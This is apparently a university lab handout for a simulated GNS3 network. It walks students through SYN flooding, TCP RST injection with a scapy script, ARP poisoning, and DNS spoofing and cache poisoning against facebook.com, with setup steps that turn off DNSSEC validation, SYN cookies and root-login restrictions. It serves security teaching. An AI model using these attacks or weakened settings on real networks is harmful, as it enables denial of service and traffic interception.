

The exercises are designed for students to finish in an individual capacity. The exercises are not designed to be completed in tutorial sessions but rather to give you some tasks and a starting point to continue and complete on your own.

1 Lab Setup

In this lab we will be performing TCP and DNS attacks. It will require four workstations: SSH server, DNS server, Attacker and Client. All workstations need to be on the same LAN (connected to same switch).

Open SecureCorp network configuration in GNS3 and start all nodes.

- **SSH Server**

Add a new Ubuntu-20.04 container in the Corporate LAN and rename (right-click on it and choose 'Change hostname') it as Internal-Server.

Right click the **Internal-Server** node and select 'Edit config'. Statically configure the IP address to 10.10.10.10 (or any available IP from Corporate subnet) and the default gateway to 10.10.10.1.

```
# Static config for eth0
auto eth0
iface eth0 inet static
    address 10.10.10.10
    netmask 255.255.255.0
    gateway 10.10.10.1
up echo nameserver 8.8.8.8 > /etc/resolv.conf

# DHCP config for eth0
# auto eth0
# iface eth0 inet dhcp
```

Figure 1: Internal-Server IP Configurations

Restart the **Internal-Server** (Stop the node and start again).

Install the below components on the **Internal-Server**:

```
apt update
apt install iputils-ping net-tools dnsutils iproute2 openssh-server nano -y
```

Change the root password on the **Internal-Server** by using the below command. You can change it to something easy to remember:

```
passwd
```

Open `/etc/ssh/sshd_config` file with `nano` text editor and add the below line to the file. Without this configuration you cannot SSH using the root user.

```
PermitRootLogin yes
```

Now start the OpenSSH service on Internal-Server using the below command. You will have to start the SSH service every time you restart the Internal-Server.

```
service ssh start
```

- **Internal Client**

Configure Internal-Client with DHCP. Now login to **Internal-FW** (username admin and no password) and add the following command to configure the DHCP server to send the DNS server config to the DHCP clients.

```
ip dhcp-server network set 0 dns-server=8.8.8.8
```

Login to the Internal-Client and install SSH Client and other required components on
Internal-Client:

```
apt update  
apt install dnsutils iproute2 openssh-client nano -y
```

- **DNS Server**

We will move the DNS server from Server LAN to Corporate LAN and configure the DNS server IP to 10.10.10.53 and default gateway to 10.10.10.1. Restart the node. The Corporate LAN should look like below now:




Figure 2: Corporate LAN

We will be using BIND9 as the DNS server. Install BIND9 and its dependencies on the DNS server:

```
apt update  
apt install bind9 bind9utils bind9-doc dnsutils nano -y  
chmod 777 /var/cache/bind/
```

We will disable DNSSEC (which doesn't allow spoofed packets) and configure a forwarder (our gateway). Modify the `/etc/bind/named.conf.options` as below:

```
options {  
directory “/var/cache/bind”;  
  
forwarders {  
10.10.10.1;  
};  
  
dnssec-validation no;  
dump-file “/var/cache/bind/dumb.db”;  
auth-nxdomain no;  
listen-on-v6 { any; };  
};
```

If BIND9 cannot find a DNS entry in local database (it’s database is currently empty), it will forward the query to the gateway (10.10.10.1).

Restart the Bind9 server:

```
/etc/init.d/named restart
```

- **Internal-Attacker**

Install the below tools on the Internal-Attacker node.

```
apt update  
apt install python3-pip tcpdump libpcap0.8-dev iputils-ping iproute2 nano -y  
pip3 install scapy
```

Attacker would need `syn.py`, `mitm.py`, `spoof.py` and `poison.py` scripts, they are available on Moodle, download them and copy them in **Internal-Attacker**. Make sure you save all files in a persistent folder, e.g. `/home`. Install python and scapy in **Internal-Attacker**:

2 Lab Tasks

Open SecureCorp network configuration in GNS3 and start all nodes.

2.1 TCP Attacks

In this task, we will explore SYN flood and RST (reset) attacks. **SYN Flood Attacks** SYN flood is a form of DoS attack in which attackers send many SYN requests to a victim’s TCP port, but the attackers have no intention to finish the 3-way handshake procedure. Attackers either use spoofed IP address or do not continue the procedure. Through this attack, attackers can flood the victim’s queue that is used for half-opened connections, i.e. the connections that has finished SYN, SYN-ACK, but has not yet got a final ACK back. When this queue is full, the victim cannot take any more connection.




Figure 3: SYN-ACK

- The size of the queue has a system-wide setting. In Linux, we can check the system queue size setting using the following command (you can try this command in **Internal-Server**):

```
sysctl -q net.ipv4.tcp_max_syn_backlog
```

We can use command `netstat -antup` to check the usage of the queue, i.e., the number of half opened connection associated with a listening port. The state for such connections is SYN-RECV. If the 3-way handshake is finished, the state of the connections will be ESTABLISHED.

We will use `syn.py` (available on Moodle) to attack **Internal-Server** with SYN FLOOD. First, run the following on the **Internal-Server** terminal:

```
netstat -antup
```

Run the following command on **Internal-Attacker** terminal for SYN flooding (Replace the TARGET with **Internal-Server**'s IP address):

```
python3 syn.py --ip TARGET --port 22
```

Run the command `netstat -antup` again and you will see half opened tcp connections.

Try SSH from **Internal-Client** to **Internal-Server**, is it successful (replace TARGET with **Internal-Server**'s IP address)?

```
ssh TARGET
```

The Linux kernel has a built-in SYN cookies option which protects the system from SYN flooding attack. You need to first disable SYN cookie. You can use the `sysctl` command to turn on/off the SYN cookie mechanism:

```
sysctl -a | grep cookie (Display the SYN cookie flag)
sysctl -w net.ipv4.tcp_syncookies=0 (turn off SYN cookie)
sysctl -w net.ipv4.tcp_syncookies=1 (turn on SYN cookie)
```

Try attacks with countermeasure with ON and OFF and try connecting via SSH to server. You should be able to SSH (while attacker is SYN flooding) to the server from client when the `syncookie=1`.

Then, you can try to analyse packets in Wireshark. Be careful with wireshark, if you generate large number of packets, Wireshark may fill up the memory and your VM may stop responding!

– TCP RST Attacks

The objective of this task is to launch a TCP RST attack to break an existing SSH connection between **Internal-Client** and **Internal-Server**.

Start Wireshark on the link between **Internal-Server** and **Switch3**.

Connect using SSH from **Internal-Client** to **Internal-Server**, username is root and the password is the one you set when configuring the Internal-server. Execute the following on **Internal-Client** (replace TARGET with IP address of the **Internal-Server**).

```
ssh TARGET
```

In Wireshark, click on the last packet sent to **Internal-Server**, now right click on “Transmission Control Protocol” and uncheck the “Relative Sequence Numbers”:




Figure 4: Disabling Relative Sequence Numbers

Note the “Next Sequence number” in the “Transmission Control Protocol” panel (it can be seen in above screenshot). Attacker will use this sequence number for sending the next packet.

We will use **scapy**, a python-based packet generator, for spoofing the packets. The following code will send a RST packet, run this from **Internal-Attacker**’s terminal. (You need to enter values of “CLIENT’s IP”, “SERVER’s IP”, “sport”, and sequence number, these values can be obtained from Wireshark).

Here the assumption is that the attacker has traffic sniffing access to **Switch3**, or attacker is able to perform ARP poisoning attack (discussed in next section) and capture SSH packets. Use the below code to create reset.py.

```
#!/usr/bin/python3
import sys
from scapy.all import *

print("sending reset packet...")
IPLayer = IP (src="CLIENT's IP", dst = "SERVER's IP")
TCPLayer = TCP (sport=37766, dport=22, flags="R", seq=506005543)
pkt=IPLayer/TCPLayer
ls(pkt)
send(pkt,verbose=0)
```

```

root@Internal-Attacker:~# python3 reset.py
sending reset packet ...
version      : BitField (4 bits)      = 4          ('4')
ihl          : BitField (4 bits)      = None       ('None')
tos          : XByteField              = 0          ('0')
len          : ShortField              = None       ('None')
id           : ShortField              = 1          ('1')
flags        : FlagsField              = <Flag 0 ()> ('<Flag 0 ()>')
frag         : BitField (13 bits)     = 0          ('0')
ttl          : ByteField               = 64         ('64')
proto        : ByteEnumField           = 6          ('0')
chksum       : XShortField             = None       ('None')
src          : SourceIPField            = '10.10.10.200' ('None')
dst          : DestIPField             = '10.10.10.198' ('None')
options      : PacketListField         = []         ('[]')
--
sport        : ShortEnumField          = 45912      ('20')
dport        : ShortEnumField          = 23         ('80')
seq          : IntField                 = 2774092572 ('0')
ack          : IntField                 = 0          ('0')
dataofs      : BitField (4 bits)       = None       ('None')
reserved     : BitField (3 bits)       = 0          ('0')
flags        : FlagsField              = <Flag 4 (R)> ('<Flag 2 (S)>')
window       : ShortField              = 8192       ('8192')
chksum       : XShortField             = None       ('None')
urgptr       : ShortField              = 0          ('0')
options      : TCPOptionsField         = []         ("b'")

```

Figure 5: Running reset.py in attacker's terminal

If successful, it will reset the connection between the **Internal-Client** and **Internal-Server**.

```

msfadmin@Internal-Server:~$ ls
vulnerable
msfadmin@Internal-Server:~$ lsConnection closed by foreign host.
root@Internal-Client:/#
root@Internal-Client:/#

```

Figure 6: Internal-Client lost the connection

2.2 Local DNS Attacks

DNS (Domain Name System) is the Internet's phone book. It translates hostnames to IP addresses and vice versa. This translation is often done through DNS resolution configured at DNS server. DNS attacks aims to manipulate this resolution process with an intent to misdirect users to alternative and malicious destinations (i.e. attacker's machine). Local DNS attacks are attacks on the DNS server which is in local LAN, in our case the DNS server is in Corporate LAN along with Client and Attacker.

– DNS Spoofing Attacks

DNS spoofing is an attack in which altered DNS records are used to redirect online traffic to a fraudulent website that resembles its intended destination. Unsuspecting victims end up on malicious websites, which is the goal that results from various methods of DNS spoofing attacks.

To perform DNS spoofing attack, attacker needs to be on the same LAN as the victim. We will use **Internal-Attacker** from Corporate LAN as attacker and **Internal-Client** as the victim of the attack.


First, attacker would poison the ARP table of the Switch and redirect traffic to himself; and then spoof DNS packets.

* APR Poisoning

Address Resolution Protocol (ARP) poisoning is when an attacker sends falsified ARP messages over a local area network (LAN) to link an attacker's MAC address with the IP address of a legitimate computer or server on the network. Once the attacker's MAC address is linked to an authentic IP address, the attacker can receive any messages directed to the legitimate MAC address. As a result, the attacker can intercept, modify or block communicates to the legitimate MAC address.

It is suggested to run Wireshark on **Internal-Client** during the following attacks.

We will use `mitm.py` to poison the ARP table of **Switch3**. Fill out the `interface`, `victimIP` (**Internal-Client**) and `gateIP` (`gateIP` is the gateway IP which the attacker will try to spoof).



```
GNU nano 4.8
from scapy.all import *
import sys
import os
import time

try:
    interface = 'eth0'
    victimIP = '10.10.10.200'
    gateIP = '10.10.10.1'
except KeyboardInterrupt:
    print("\n[*] User Requested Shutdown")
    print("[*] Exiting...")
    sys.exit(1)
```

Figure 7: mitm.py variables

Start `mitm.py` in **Internal-Attacker** (we will run it in the background as we want to run spoof script also).

```
python3 mitm.py &
```

* Spoofing DNS packets


To spoof DNS packets we will be using `spoof.py`. Execute the following in **Internal-Attacker** (you can change the domain name if you would like, currently it is set to `facebook.com`):

```
python3 spoof.py
```

Now open terminal on **Internal-Client** and perform a DNS query for `facebook.com`.

```
nslookup facebook.com
```

You should see a forged request from the attacker.



```
root@Internal-Client:~# nslookup facebook.com
;; Warning: Message parser reports malformed message packet.
Server:      8.8.8.8
Address:     8.8.8.8#53

Name:   facebook.com
Address: 10.0.0.2
Name:   facebook.com
Address: 2a03:2880:f119:8083:face:b00c:0:25de

root@Internal-Client:~#
```

Figure 8: Forged response from the attacker

10.0.0.2 is not the real IP of `facebook.com`, stop the attack and check IP of `facebook.com` again. You can also see the conversation between workstations in Wireshark to understand this attack better.

To close the `mitm.py` script, you can list the PIDs of all processes and kill the process for `mitm.py`.

```
ps aux  
kill -9 PID-OF-mitm.py
```

– DNS Cache Poisoning

The above directly spoofing attack targets the client's machine, responding the fake DNS result to the client. The attacker's machine must send out a spoofed DNS response every time the user's machine sends out a DNS query for `facebook.com`. However, this might not be efficient to achieve a long-last effect. There is a much better way to conduct attacks by targeting the DNS server, instead of the client's machine.

DNS cache poisoning is the act of entering false information into a DNS cache, so that DNS queries return an incorrect response and users are directed to the wrong websites. This attack was discovered in 2008, you can find more details here:

<http://unixwiz.net/techtips/iguide-kaminsky-dns-vuln.html>.

When client sends a DNS query to the DNS server, it will trigger the attacker to forge the DNS server with the fake DNS response. Hopefully, the DNS server will cache that forged response and then reply to the client. So in this case, the victim is DNS server.

Before we start the attack, let's verify our DNS server is working fine. From **Internal-Client**, execute the following command (enter DNS server's IP address to query it from our own DNS server):

```
nslookup facebook.com Internal-DNS-Server-IP
```

The DNS server have cached the `facebook.com`'s IP address, we can clear the cache using the following command on DNS server:

```
rndc flush
```

To do this attack we will again do ARP poisoning first, but this time the target will be the DNS server, change the `victimIP` in `mitm.py` accordingly and execute the code on

Internal-Attacker's terminal:

```
python3 mitm.py &
```

When the DNS server receives a DNS request, it forwards it to the gateway `10.10.10.1`, since attacker has poisoned the ARP table in **Switch3**, the DNS query will be forwarded to the attacker. We can run the following script to forge the DNS response (please note that `poison.py` is a little different than `spoof.py`, both scripts produce DNS responses but the packet format is different):

```
python3 poison.py
```

Now let's open terminal in **Internal-Client** and query `facebook.com` from our DNS server:

```
nslookup facebook.com Internal-DNS-Server-IP
```

Stop the attack scripts from **Internal-Attacker** and run `nslookup` command on **Internal-Client** again. Did you see the cached response? How long do you think it will be cached in the DNS server?

If the attack doesn't work, try flushing the cache of DNS server and try again.